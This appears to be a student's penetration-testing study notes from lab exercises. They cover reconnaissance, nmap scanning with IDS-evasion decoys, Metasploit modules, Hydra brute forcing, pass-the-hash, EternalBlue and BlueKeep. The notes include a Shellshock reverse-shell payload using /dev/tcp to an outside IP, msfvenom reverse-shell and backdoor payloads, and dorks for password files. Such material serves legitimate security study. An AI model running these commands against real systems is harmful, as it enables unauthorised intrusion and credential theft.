

INFORMATION GATHERING

whatis + COMMAND

→ Explains what a command does.

host + IP


→ DNS Lookup Utility, it translates the DNS (Domain Name Server) name to its own IP.

➤ If an IP goes through cloudflare (for example), we'll see various IPs.

!IMPORTANT DIRECTORIES!

/robots.txt

→ Good Security practice to have this directory. It prevents hidden directories to be accessed ("Disallow:").



(On that's SC you can see that the term "wp" refers to "WordPress")

/sitemap.xml

→ Used to show Search Engines used by the website (gives a more generic view from the inner website).

➔ Used A LOT for WordPress sites (as it can show directories that are hidden in the front end!!!)

!EXTENSION! (Firefox Browser Add-ons)

BuiltWith | Wappalizer

➔ Very useful, it can show the subdomains of a web page, as it can show how it is made and what technologies it is using (also plugins, web frameworks...). You can install it on Firefox.

whatweb + URL (on Kali cmd)

→ Quite the same as what we commented above. But not that specific.



httrack

- ➔ Copies an ENTIRE WEBSITE, useful if you wanna check (for example) the source code of a website.

```
kali@kali:~$ sudo apt-get install webhtrack
[sudo] password for kali:
Reading package lists... Done
Building dependency tree
Reading state information... Done
webhtrack is already the newest version (3.49.2-1.1).
0 upgraded, 0 newly installed, 0 to remove and 1725 not upgraded.
kali@kali:~$
```

whois + URL

- ➔ Gives extended domain info about the webpage.

```
Information on how to contact the Registrant, Admin, or Tech Contact of the domain:
kali@kali:~$ whois zonetransfer.me
Domain Name: ZONETRANSFER.ME
Registry Domain ID: D108500000003513097-AGRS
Registrar WHOIS Server:
Registrar URL: http://www.meshdigital.com
Updated Date: 2022-01-05T10:14:50Z
Creation Date: 2011-12-27T15:34:08Z
Registry Expiry Date: 2023-12-27T15:34:08Z
Registrar Registration Expiration Date:
Registrar: Mesh Digital Limited
Registrar IANA ID: 1390
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Reseller:
Domain Status: ok https://icann.org/epp#ok
Registrant Organization: DigiNinja
Registrant State/Province: Routerville
Registrant Country: GB
Name Server: NSZTM1.DIGI.NINJA
Name Server: NSZTM2.DIGI.NINJA
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2022-05-02T21:47:37Z <<<
```

netcraft (WEBPAGE: Resources > Research Tools > Site Report)

- ➔ It provides an extense webpage analysis, covering many concepts.

!DNS RECON!

dnsrecon -d DOMAIN_NAME

(-d stands for “domain”)

- ➔ Bruteforces all the subdomains of an actual webpage DNS.
- Special attention to A, AAAA (IPv6) and **MX** (Mail Server Address)
 - (normally even cloudflare doesn't proxy the Mail Server correctly)

```
NS jim.ns.cloudflare.com 2a06:98c1:50::ac40:217d
MX _dc-mx.2c2a3526b376.hackersploit.org 198.54.120.212
A hackersploit.org 104.21.44.180
A hackersploit.org 172.67.202.99
AAAA hackersploit.org 2606:4700:3031::6815:2cb4
AAAA hackersploit.org 2606:4700:3036::ac43:ca63
TXT hackersploit.org google-site-verification=TW0pQsE70xy3w4b7kvsBV0UhcMq7f1EB-5Pz9h6GwklU
```

dnsdumpster.com

- ➔ Just the same as above, but BETTER.

wafw00f + DOMAIN NAME

- ➔ Tool prepared for checking whether a webpage is protected by Firewall or not. Highlighting what WAF is it using.
- For better results we can do: **wafw00f {DOMAIN_NAME} -a**

!PASSIVE SUBDOMAIN ENUMERATION!

sublist3r (need to install: `sudo apt-get install sublist3r`)

➔ Used to enumerate subdomains

`sublist3r -d {DOMAIN_NAME} -e {SEARCH_ENGINE}`

(if you don't specify a search engine it will search in all of them)

| Short Form | Long Form | Description |
|------------|--------------|---|
| -d | --domain | Domain name to enumerate subdomains of |
| -b | --bruteforce | Enable the subbrute bruteforce module |
| -p | --ports | Scan the found subdomains against specific tcp ports |
| -v | --verbose | Enable the verbose mode and display results in realtime |
| -t | --threads | Number of threads to use for subbrute bruteforce |
| -e | --engines | Specify a comma-separated list of search engines |
| -o | --output | Save the results to text file |
| -h | --help | show the help message and exit |

!GOOGLE DORKS!

- You can check older versions (snapshots) of a webpage by using “wayback machine” on google.
- Google Hacking Data Base (GHDB) has juicy info about this.

`site: {WEBPAGE}`

`inurl: {KEY_WORDS}` ➔ for example “admin”. The key word appears on the Site URL.

`intitle: {KEY_WORDS}` ➔ The key word appears on the Site TITLE.

`filetype: {FILETYPE}` ➔ for example “pdf” or “xlsx” or “doc” or “zip” or “docx”

`cache: {WEBPAGE}`

`site: *. {WEBPAGE}` ➔ It will only show subdomains for the webpage (and not the actual webpage)

EXAMPLES:

`site: {SITE} employees | site: {SITE} instructors | intitle: index of |`

`inurl: auth_user_file.txt | inurl: passwd.txt`

theHarvester

- ➔ Used for recollecting EMAILS, SUBDOMAINS, IP's...etc (all public info / passive)

theHarvester -d {DOMAIN} -b {SEARCH_ENGINES}

```
-b SOURCE, --source SOURCE
    anubis, baidu, bevigil, binaryedge, bing, bingapi, brave, bufferoverun,
    censys, certspotter, criminalip, crtsh, duckduckgo, fullhunt, github-
    code, hackertarget, hunter, hunterhow, intelx, netlas, onyphe, otx,
    pentesttools, projectdiscovery, rapiddns, rocketreach, securityTrails,
    sitedossier, subdomaincenter, subdomainfinder99, threatminer, tomba,
    urlscan, virustotal, yahoo, whoisxml, zoomeye, venacus
s3rpent@stronghold ~ $ theHarvester -d ine.com -b duckduckgo,baidu,bing,yahoo,urlscan
```

SEARCH_ENGINES ➔ duckduckgo,baidu,bing,yahoo,urlscan,crtsh,otx,rapiddns

!LEAKED DATABASES!

haveibeenpwned.com

!ACTIVE INFORMATION GATHERING!

DNS Records

- + A - Resolves a hostname or domain to an IPv4 address.
- + AAAA - Resolves a hostname or domain to an IPv6 address.
- + NS - Reference to the domains nameserver.
- + MX - Resolves a domain to a mail server.
- + CNAME - Used for domain aliases.
- + TXT - Text record.
- + HINFO - Host information.
- + SOA - Domain authority.
- + SRV - Service records.
- + PTR - Resolves an IP address to a hostname



- ➔ You can map DNS's and check info on **/etc/hosts** ☺

dnsenum {DOMAIN}

dig axfr @{SUB_DOMAIN} {DOMAIN}

fierce -dns {DOMAIN}

- ➔ Zone Transfer for the actual domain (if it doesn't pop anything, it might be protected)


!NMAP!

HOST DISCOVERY

-sn (No port Scan – “ping scan”)

`sudo nmap -sn {IP}/{SUBMASK}`

- For scanning a whole network, you can do:
 - `sudo nmap -sn X.Y.Z.0/24`
 - `sudo nmap -sn X.Y.Z.A-B`
 - Being [A, B] the interval of the range to scan
 - ➔ Another alternative is `sudo netdiscover -i eth0 -r 192.168.X.Y/Z`
- For scanning multiple IPs at the same time:
 - `sudo nmap -sn {IP_1} {IP_2} ...`
- For scanning IPs from a .txt file:
 - Type all the IPs / Ranges but only ONE PER LINE like this:
 - `sudo nmap -sn -iL {NAME}.txt`
- TCP-SYN Ping (a lot faster / **SNEAKY**):
 - It will send a TCP-SYN packet to port 80 (if the port is **CLOSED**, the target responds with an RST packet | if the port is **OPEN** the target will respond TCP-SYN ACK) and then an RST packet is sent to finish the connection.
 - `sudo nmap -sn -PS {IP}`
 - `sudo nmap -sn -PS{A-B} {IP}` (A, B is only the range of ports where we are sending the packets to)
 - `sudo nmap -sn -PS{X,Y,Z,T...} {IP}` (For various specific ports)
- TCP-ACK Ping (Similar to the TCP-SYN Ping but **NOT RECOMMENDED**):
 - It will send an ACK packet to the port 80, if the port is **CLOSED**, the target WON'T RESPOND | if the port is **OPEN** the target will respond with an RST packet.
 - `sudo nmap -sn -PA {IP}`
 - `sudo nmap -sn -PA{A-B} {IP}`
 - `sudo nmap -sn -PA{X,Y,Z,T...} {IP}`
- ICMP (Specific) Ping Scan:
 - `sudo nmap -sn -PE {IP}`



⚠ Alexis RECOMMENDATION for scanning:

1. `sudo nmap -sn -v -T4 {IP}`
2. `sudo nmap -sn -PS21,22,25,80445,3389,8080 -PU137,138 -T4 {IP}`

PORT SCANNING

- TCP-SYN Scan (Stealth Scan):
 - `sudo nmap -Pn -sS {IP}`
 - `sudo nmap -Pn -sS -F {IP}`
- TCP Connect Scan (SYN → SYN-ACK → ACK):
 - `sudo nmap -Pn -sT {IP}`
- UDP Scan:
 - `sudo nmap -Pn -sU {IP}`
 - `sudo nmap -Pn -sU53,137,138,139 {IP}`
- ACK Scan (**Unfiltered Port = NO Firewall**):
 - `sudo nmap -Pn -sA {IP}`

O.S. DETECTION

- To determine a target's O.S, you can use the following:
 - `sudo nmap -T4 -sS -sV -O -p- {IP}`
 - `sudo nmap -T4 -sS -sV -O --osscan-guess -p- {IP}` (more aggressive way)
 - `sudo nmap -T4 -sS -sV --version-intensity {LEVEL} -O --osscan-guess -p- {IP}`
 - Level of correctness goes from 0 to 9

NMAP SCRIPTING ENGINE (NSE)

- You can determine the specific script you wanna run instead of running the default ones with -sC option:
 - `ls -al /usr/share/nmap/scripts/ | grep -e "{SCRIPT_NAME}-"`
 - `nmap -sS -sV --script={SCRIPT_CATEGORY} -p- -T4 {IP}`
 - `-A: Enable OS detection, version detection, script scanning, and traceroute`
 - `--script=http-enum`

FIREWALL DETECTION & IDS EVASION

- When doing an ACK-Ping Scan (-sA), if you get “unfiltered” / “open” ports, they’re more likely to NOT being protected by a firewall / filtering mechanism.

| PORT | STATE | SERVICE |
|----------|------------|---------------|
| 445/tcp | unfiltered | microsoft-ds |
| 3389/tcp | unfiltered | ms-wbt-server |

 - `nmap -Pn -sA -p445,3389 {IP}`
 - `sudo nmap -Pn -f --mtu {MTU_SIZE (minimum 8)} {IP} ⚠` (Fragments the sent packet | Used to evade IDS)
- Sending packets from a DECOY IP/Port (router IP):
 - `nmap -Pn -sS -sV -p445,3389 -f --data-length 200 -D {DECOY_IP_1...} {TARGET_IP}`
 - `nmap -Pn -sS -sV -p445,3389 -f --data-length 200 -g {DECOY_PORT} -D {DECOY_IP_1...} {TARGET_IP} ⚠` (You can specify port 53 and that'll disguise like a DNS server making requests)
- OUTPUTS Format:
 - `nmap -Pn -sS -F -T4 {IP} -oN nmap_normal.txt`
 - `nmap -Pn -sS -F -T4 {IP} -oX nmap_xml.xml`
 - `nmap -Pn -sS -F -T4 {IP} -oG nmap_grep.txt`

⚠ When scanning ports, if you find some port (for example 8080) is **FILTERED**, then you can assume they're **PROTECTED** by **firewall** (windows), if the port is **CLOSED**, it means that they're **NOT PROTECTED** by a **firewall**.

⚠ Always finish your scan with a "-p-" scan, you may find something you didn't previously.

- `sudo nmap -T4 -sS -sV -p- {IP}`

-Pn (Used for not checking PINGS on a scan. Cool if you perform the scan on a win machine which typically blocks ICMP requests)

`sudo nmap -Pn {IP}`

-p- (Scans all the 65.535 ports available)

- `sudo nmap -Pn -p- {IP}`
- `sudo nmap -T4 -Pn -p- {IP}`

-p {PORT_NUMBER1, PORT_NUMBER2...} (Scan only 1/+ ports)

- `sudo nmap -Pn -p80 {IP}`
- `sudo nmap -Pn -p80,445,3389,8080 {IP}`

-p {N1}-{N2} (Scans between the range [N1, N2])

- `sudo nmap -Pn -p1-100 {IP}`

-F (Fast Scan – Scans 100 of the most common ports automatically)

- `sudo nmap -Pn -F {IP}`

-f (It fragments the packets sent (so later they can be grouped into 1 packet)) (Useful to be stealthy on your scans)

- `sudo nmap -Pn -f {MTU} {IP}`

-s (Converts the TCP scan to an UDP scan)

-v (Added at the end of the line, gives a bit more detailed info)

-sV (Server Version Scan)

-sC (Script Scan)

-O (What OS is the machine running)

-TX (X going from [0,5], the lower the number the slower the scan – Timing Template)

```
root@attackdefense:~# nmap -Pn -F -T4 -sV -O -sC 10.4.19.218 -v
```

- T0 → Paranoid
- T1 → Sneaky (Much better than using --scan-delay option)
- T2 → Polite
- T3 → Normal (Default)
- T4 → Aggressive

- T5 → Insane

-oN {NAME.TXT} (Exports the analysis of the scan into a .TXT file in the same format as it appears on the terminal)

-oX {NAME.XML} (Exports the analysis of the scan into a .XML file | This can be imported into metasploit)

-oG {NAME.TXT} (Exports the analysis of the scan into a .TXT file in a greppable format | This can be useful for those who like using grep)

-iL (Performs the scan on the .txt file which has the specified name after this command)

-PS (Sends a TCP-SYN packet to the port 80)

-PA (Sends an ACK packet to the port 80)

-PE (Sends an ICMP packet to the port 80)

-PU (Used for UDP Ports)

-sS (TCP-SYN Scan)

-sT (TCP Connect Scan)

-sU (UDP Scan)

-sA (ACK Scan)

-O (It detects what OS is running on the target machine)

--send-ip (Instructs Nmap to send network packets at the IP level instead of the lower-level Ethernet level)

-D (After this you must specify the decoy's IP from which you wanna send the packets)

-g (After this you must specify the decoy's Port)

-n (Disables DNS resolution)

--host-timeout {SECONDS}s (It skips the current host after X seconds, to save some time. ⚠ Alexis uses it at 30 seconds in large networks)

--scan-delay {SECONDS}s (Specifies the delay between the sent packets, to make the scan stealthier. ⚠ Alexis uses 15 seconds between packets)

FOOTPRINTING & SCANNING

| Port | Servicio |
|------|---|
| 21 | FTP (File Transfer Protocol) |
| 22 | SSH (Secure Shell) |
| 23 | Telnet (Remote Terminal Access) |
| 25 | SMTP (Simple Mail Transfer Protocol) |
| 53 | DNS (Domain Name System) |
| 80 | HTTP (Hypertext Transfer Protocol) |
| 110 | POP3 (Post Office Protocol v3) |
| 139 | NetBIOS (Network Basic Input Output System) |
| 143 | IMAP (Internet Message Access Protocol) |
| 443 | HTTPS (HTTP Secure) |
| 445 | SMB (Server Message Block) |
| 3306 | MySQL (Relational Database Service) |
| 3389 | RDP (Remote Desktop Protocol) |
| 8080 | HTTP-Alt (Alternate HTTP / Proxy) |

| Port | Servicio |
|------|---|
| 53 | DNS (Domain Name System) |
| 67 | DHCP (Dynamic Host Config - Server) |
| 68 | DHCP (Dynamic Host Config - Client) |
| 69 | TFTP (Trivial File Transfer Protocol) |
| 123 | NTP (Network Time Protocol) |
| 161 | SNMP (Simple Network Management Protocol) |
| 162 | SNMP Trap (Alert messages) |
| 500 | IKE (Internet Key Exchange - IPsec VPN) |

ping -b -c {NUMBER} {IP/DOMAIN}

-c (Specify the number of ICMP requests you make)

```
root@attackdefense:~# fping -a -g 10.10.23.0/24 2>/dev/null
10.10.23.1
10.10.23.2
```

-b (Broadcast Networks)

→ If you use change the last digit of an IP like this: "X.Y.Z.0", it will scan all the IPs in that range.

ENUMERATION

¡METASPLOIT FRAMEWORK BASICS (later PT.2)!

■ IMPORT FILES:

1. service postgresql start
2. msfconsole
3. workspace -a {NAME} | workspace -d {NAME} | workspace -r {OLD_NAME} {NEW_NAME}
4. db_import /path/to/file/{FILE_NAME}

■ IMPORTANT COMMANDS:

- db_nmap (You can perform a nmap scan and the data will be automatically saved into MFS)
- workspace -a {NAME} (Creating a new workspace)
- workspace {NAME} (Switches to the specified workspace)
- hosts (It displays the previously saved hosts (with their info))
- services (The same but for the services)
- creds
- loot
- vulns (The same x3 but now for possible vulnerabilities)
- sessions (It shows all the active shells/sessions on different machines)

- background (It sends the active session to the background, it can still be accessible and seen through the “sessions” command)
- info (Provides a short definition of what that specific module does)
- connect {IP} {PORT} (Similar to using netcat)

■ **MSF MODULE BASIC COMMANDS:**

- search {MODULE_NAME}
- use {NAME/NUMBER} (From the previous list of Modules)
- run / exploit (In order to run the Module)
- show options (Information you may need to change with “set {STUFF}” to perform the use of the module)
- setg {VARIABLE_NAME} {STUFF} (Global way to set variable values)

⚠ **USEFUL MODULES:** type: auxiliary

- portscan/tcp
- portscan/udp
- discovery/usp_sweep

■ ----- **FTP** ----- ftp {IP} → Type USER → Type PASSWD

- ftp/ftp_version (It provides the FTP server version running on the target machine)
- ftp/ftp_login (You’ll have to provide a wordlist for the user/passwd in the PASS_FILE & USER_FILE)
 - /usr/share/metasploit-framework/data/wordlists/common_users.txt
 - /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
- ftp/anonymous (It simply checks whether the target machine is vulnerable to anonymous login or not)

■ ----- **SMB** -----

- smb/smb_version ((It provides the SMB server version running on the target machine)
- smb/smb_enumusers (Provides a list of SMB users for that target)
- smb/smb_enumshares (Provides a list of shares | You’ll have to set “ShowFiles” to “true”)
- smb/smb_login (Bruteforces the credentials for a specific username | Specify “SMBUser” and “PASS_FILE”)
 - /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

■ ----- **HTTP** -----

- http/http_version
- http/http_header (Set “TARGETURI” to “/” which is the same as “root”)
- http/robots_txt (Set “PATH” to “/”)
 - curl http://{IP}/{DISALLOWED DIRECTORY}
- http/dir_scanner (Bruteforces to find DIRECTORIES)
- http/files_dir (Bruteforces to find FILES)
 - You can set “EXT” to the extension of files you’re looking for
- http/login (Bruteforces the login)

- Set "AUTH_URI" to the directory you wanna bruteforce against
- UNSet "USERPASS_FILE" as we already have one wordlist for USER and one for PASSWD
- Set "USER_FILE" to /usr/share/metasploit-framework/data/wordlists/namelist.txt
- Set "PASS_FILE" to /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
- Set "VERBOSE" to false if you don't want msf to print out all the failed attempts
- http/apache_userdir_enum (It helps determine VALID USERNAMES on the server)
 - Set "USER_FILE" to /usr/share/metasploit-framework/data/wordlists/common_users.txt
 - You can use the usernames obtained from this module, in the previous one, to bruteforce the server
 - echo {NAME} > {FILE}.txt (Then you set this file as the "USER_FILE")

■ ----- MY SQL -----

```
| mysql -h {HOST} -u {USERNAME} -p
| show databases;
| show tables;
```

-
- mysql/mysql_version
 - mysql/mysql_login (Bruteforces MySQL login)
 - Set "USERNAME" to "root"
 - Set "PASS_FILE" to /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
 - Set "VERBOSE" to "false"
 - mysql/mysql_enum
 - To use this, you need to have VALID admin credentials
 - Set "PASSWORD" to X
 - Set "USERNAME" to "root"
 - mysql/mysql_sql (You can use MySQL commands through MSF)
 - Set "PASSWORD" to X & set "USERNAME" to "root"
 - Set "SQL" to the command you want to run. For example:
 - set SQL show databases;
 - set SQL use X;

- mysql/mysql_schemadump (It shows all the databases with their columns of the victim's server) ⚠ Really Useful ⚠

```
msf5 auxiliary(scanner/mysql/mysql_schemadump) > run

[+] 192.143.6.3:3306 - Schema stored in: /root/.msf4/loot/20211113233527_MySQL_ENUM_192.143.6.3_mysql_schema_403887.txt
[+] 192.143.6.3:3306 - MySQL Server Schema
Host: 192.143.6.3
Port: 3306
=====
---
- DBName: upload
  Tables: []
- DBName: vendors
  Tables: []
- DBName: videos
  Tables: []
- DBName: warehouse
  Tables: []
[*] 192.143.6.3:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

■ ----- SSH -----

- ssh/ssh_version
- ssh/ssh_login (Use if we need credentials | Used to bruteforce the login)
 - Set "USER_FILE" with /usr/share/metasploit-framework/data/wordlists/common_users.txt
 - Usually the wanted username is just "root" ⚠
 - Set "PASS_FILE" to /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
 - ⚠ If you get a successful pair of credentials, you'll get a shell in the "sessions" site
- ssh/ssh_login_pubkey
- ssh/ssh_enumusers (Used to get system users, so we can narrow the search)

■ ----- SMTP -----

- smtp/smtp_version
- smtp/smtp_enum (It performs USER enumeration)

■ RSYNC:

- rsync rsync://{IP}
- rsync rsync://{IP}/{DIR}/{NAME} . (Copies the selected file into the current local directory)

smbclient

- smbclient -L \\{IP}\ -U {USER}
 - smbclient -L {IP} -U {USER}
- smbclient -L \\{IP}\{DIRECTORY} -U {USER} (With the -L to list everything)
 - smbclient \\{IP}\{DIRECTORY} -U {USER} (Without the -L to login)
- smbclient -L {IP} -N (Anon access)


¡PIVOTING!

- The idea is simple, you get access to a vulnerable machine, and then (with that foothold) you perform a scan (for example) on another machine running without internet in the local network, but TROUGHT the machine you just pwned.

VULNERABILITY ASSESSMENT

searchsploit "{NAME}" | grep -e "Metasploit"

- Used to search for exploits for certain vulnerabilities (outside of MSF but also provides us with a flag meaning they can be used in MSF)



⚠ Useful MSF Plugin ⚠

- It essentially enumerates all the exploits that can be used on the vulnerable ports stored on the MSF database. (use db_autopwn for help)

analyze

- Built in MSF command that lists all the usable exploits for the DB stored creds/hosts

WINDOWS VULNS

■ IIS WebDAV:

- **davtest** (Used to scan, authenticate and exploit a WebDAV server)
 - davtest -url http://{DOMAIN}/webdav
 - davtest -auth {USER}:{PASSWORD} -url http://{DOMAIN}/webdav (With this, you can check what type of files you can upload to that webDAV, to exploit with it)
- **cadaver** (Used to upload, download, move, copy... resources from WebDAV servers)
 - ls -la /usr/share/webshells
 - cadaver http://{DOMAIN}/webdav/
 - put /usr/share/webshells/{PAYLOAD}.asp
 - dir C:\
 - delete {X}
- nmap -sV -p80 --script=http-enum {IP}

MSF

- msfvenom -p /windows/meterpreter/reverse_tcp LHOST={LHOST} LPORT={PORT} -f {FILE_FORMAT} > shell.asp (You DON'T have to open MSFCONSOLE to run this)
 - cadaver http://{DOMAIN}/webdav/
 - put /root/shell.asp (Uploading the meterpreter session to the WebDAV server as we did previously)
 - Then we need to set-up a handler. Open MSF Console and type:
 - use multi/handler
 - set payload windows/meterpreter/reverse_tcp
 - set LHOST {OUR_IP}
 - set LPORT {PORT}
 - Then just click on the .asp file you uploaded previously, and you should get a meterpreter session on the listener msf page :)
- iis/iis_webdav_upload_asp
 - set RHOSTS {IP}
 - set HttpUsername {USERNAME}
 - set HttpPassword {PASSWD}
 - set payload windows/meterpreter/reverse_tcp
 - set LHOST {OUR_IP}
 - set LPORT {PORT}
 - set PATH /webdav/metasploit.asp
 - Check with “sysinfo” and “getuid”

■ **GOBUSTER** (Login page | Enumerates all the hidden directories):

- gobuster dir -u {IP} -w /usr/share/wordlists/dirb/common.txt -U {USER} --password {PASSWD}

■ **HYDRA** (hydra -L {USER_FILE} -P {PASS_FILE} {IP} {PROTOCOL}):

- hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/common_passwords.txt {IP} http-get /webdav/
 - -L (Wordlist for users)
 - -P (Wordlist for passwords)
- hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt rdp://{IP} -s {PORT}
 - -s (Specify the port)
- hydra -L /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt smb://{IP}

■ **PASS-THE-HASH** (Persistence Key):

- http/badblue_passthru
 - pgrep lsass
 - migrate X (Check with “getuid”)
 - load kiwi

- lsa_dump_sam (Then copy the administrator hash passwd)
 - hashdump (It provides user:port:LMHash:NTLMHash, and we need both to use the exploit)
- smb/psexec
 - You need to set the LPORT to a different one as you'll be using 4444 on the previous meterpreter session
 - Set SMBUser {USER}
 - Set SMBPass {LMHash:NTLMHash}
 - set target (Then select one)
 - You might need to "set target Native\ upload"
 - crackmapexec smb {IP} -u {USER} -H "{LTMHash}"
 - crackmapexec smb {IP} -u {USER} -H "{NLTMHash}" -x {COMMAND} (First command is used to try to login, and the second one with the -x flag allows us to run a specific command on the targets machine)
 - evil-winrm.rb

LINUX VULNS

■ **SHELLSHOCK** (Bash CVE-2014-6271 | Apache):

- nmap -sV {IP} --script=http-shellshock --script-args "http-shellshock.uri={CGI}.cgi"
- () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd' (It doesn't work)
- () { :; }; echo; echo; bash -i>&/dev/tcp/192.34.182.2/1234 0>&1
- http/apache_mod_cgi_bash_env (It shows if the target is vulnerable)
- http/apache_mod_cgi_bash_env_exec (The actual Exploit)
 - set RHOSTS {TARGET_IP}
 - set LHOST {OWN_IP}
 - set TARGETURI {/CGI}.cgi

■ search cve: {NUMBER} name: {NAME}

WebApp VULNS

■ WMAP ("load wmap" because it's a plugin):

```
msf5 > load wmap

[WMAP 1.5.1] === et [ ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf5 > wmap_
wmap_modules  wmap_nodes  wmap_run  wmap_sites  wmap_targets  wmap_vulns
```

```
msf5 > wmap_sites -h
[*] Usage: wmap_sites [options]
-h          Display this help text
-a [url]    Add site (vhost,url)
-d [ids]    Delete sites (separate ids with space)
-l          List all available sites
-s [id]     Display site structure (vhost,url|ids) (level) (unicode output true/false)

msf5 > wmap_sites -a 192.157.89.3
[*] Site created.
```

```

msf5 > wmap_targets -h
[*] Usage: wmap_targets [options]
      -h          Display this help text
      -t [urls]   Define target sites (vhost1,url[space]vhost2,url)
      -d [ids]    Define target sites (id1, id2, id3 ...)
      -c          Clean target sites list
      -l          List all target sites

msf5 > wmap_targets -t http://192.157.89.3
msf5 >

```

- wmap_sites -l | wmap_targets -l (Lists the sites/targets with their info)
- wmap_run -t (Lists/Loads all the modules that WMAP will use against the target)
- wmap_run -e (Executes the exploit)
 - http/options
 - http/http_put (Checks whether you can or not PUT a file if you get PUT METHOD as valid with the previous command)
 - set PATH {PATH} ("/" root by default)
 - set ACTION {PUT/DELETE}
 - set FILEDATA "{CONTENT}"
 - set FILENAME {NAME}.txt

SYSTEM/HOST BASED ATTACKS

| --- Frequently Exploited **Windows** Services --- |

| Protocol/Service | Ports |
|--|--------------------------------|
| Microsoft IIS (Internet Information Services) | TCP ports 80/443 |
| WebDAV (Web Distributed Authoring & Versioning) | TCP ports 80/443 |
| SMB/CIFS (Server Message Block Protocol) | TCP port 445 |
| RDP (Remote Desktop Protocol) | TCP port 3389 |
| WinRM (Windows Remote Management Protocol) | TCP ports 5986/3389/443 |


■ **PsExec.exe** (SMB):

- locate psexec.py (it finds the path to the executable on the system)
- python3 /usr/share/doc/python3-impacket/examples/psexec.py {USER}@{IP} cmd.exe

- smb/psexec

■ **EternalBlue** (MS17-010 | SMBv1):

- This vulnerability affects: **Windows Vista, 7, Server 2008, 8.1, Server 2012, 10 and Server 2016**
- nmap --script=smb-vuln-ms17-010 {IP} (Checks if the system is vulnerable to EternalBlue)



- smb/smb_ms17_010 (Checks if the system is vulnerable)
- smb/ms17_010_eternalblue

■ **RDP :**

- rdp/rdp_scanner (It simply tells if RDP is running or not in a specific port)
 - set RPORT {PORT}
- hydra -L /usr/share/wordlists/metasploit/common_users.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt rdp://{IP} -s {PORT}
 - -s (Specify the port)
- xfreerdp /u:{USER} /p:{PASS} /v:{IP}:{PORT}

■ **BlueKeep** (RDP):

- This vulnerability affects: **Windows XP, Vista, 7, Server 2008 & R2**
- rdp/cve_2019_0708_bluekeep (Checks if the system is vulnerable to BlueKeep)
- rdp/cve_2019_0708_bluekeep_rce
 - show targets (Then you must select the version of windows running on the target)
 - set target X (If you don't select one, then the module will try to guess it automatically and it may fail)

■ **WinRM** (Port 5985):

- crackmapexec winrm {IP} -u administrator -p /usr/share/wordlists/metasploit/unix_passwords.txt (It bruteforces the login to the WinRM server, "administrator" is just an example)
 - crackmapexec winrm {IP} -u administrator -p {PASSWORD} -x "{COMMAND}" (It performs the selected command into the WinRM server, returning the output)
 - ⚠ Important COMMANDS: "systeminfo" | "net user" | "getprivs" | "getsystem"
- evil-winrm.rb -u administrator -p '{PASSWORD}' -i {IP} (It provides us with an administrator interactive shell on the target)

MSF

- winrm_script_exec
 - set RPORT {PORT}
 - set LHOST {LOCAL_IP}
 - set FORCE_VBS true
 - set USERNAME {USERNAME}
 - set PASSWORD {PASSWORD}

| --- Privilege Escalation --- |

■ WIN KERNEL Exploits:

- Windows-Exploit-Suggester - This tool compares a targets patch levels against the Microsoft vulnerability database in order to detect potential missing patches on the target. It also notifies the user if there are public exploits and Metasploit modules available for the missing bulletins.
 - + GitHub: <https://github.com/AonCyberLabs/Windows-Exploit-Suggester>
- Windows-Kernel-Exploits - Collection of Windows Kernel exploits sorted by CVE.
 - + GitHub: <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-135>

MSF

- recon/local_exploit_suggester (It provides a list with the various modules that can be used on the target to ELEVATE YOUR PRIVILEGES)
 - If you need more info about the exploits showed previously, you can google “rapid7 + exploit name” (rapid7 is the company that created msf)
- local_ms16_014_wmi_recv_notif (Provides a meterpreter SYSTEM session)
 - set LPORT {PORT}

■ UACMe:

- UACMe is an open source, robust privilege escalation tool developed by @hfire0x. It can be used to bypass Windows UAC by leveraging various techniques.
 - GitHub: <https://github.com/hfire0x/UACME>
- http/rejeto_hfs_exec
 - ⚠ To exploit with the following tool. You'll need to perform everything over a user of the administrators group: “net user” | “net localgroup administrators” | net user {USERNAME} {PASSWD}

- msfvenom -p windows/meterpreter/reverse_tcp LHOST={HOST} LPORT={PORT} -f exe > backdoor.exe
 - msfconsole
 - use multi/handler (Listener)
 - set payload windows/meterpreter/reverse_tcp
 - set LHOST {HOST}
 - set LPORT {PORT}
 - Then go to the "C:\\\" directory and create a dir named "Temp"
 - cd Temp
 - upload backdoor.exe
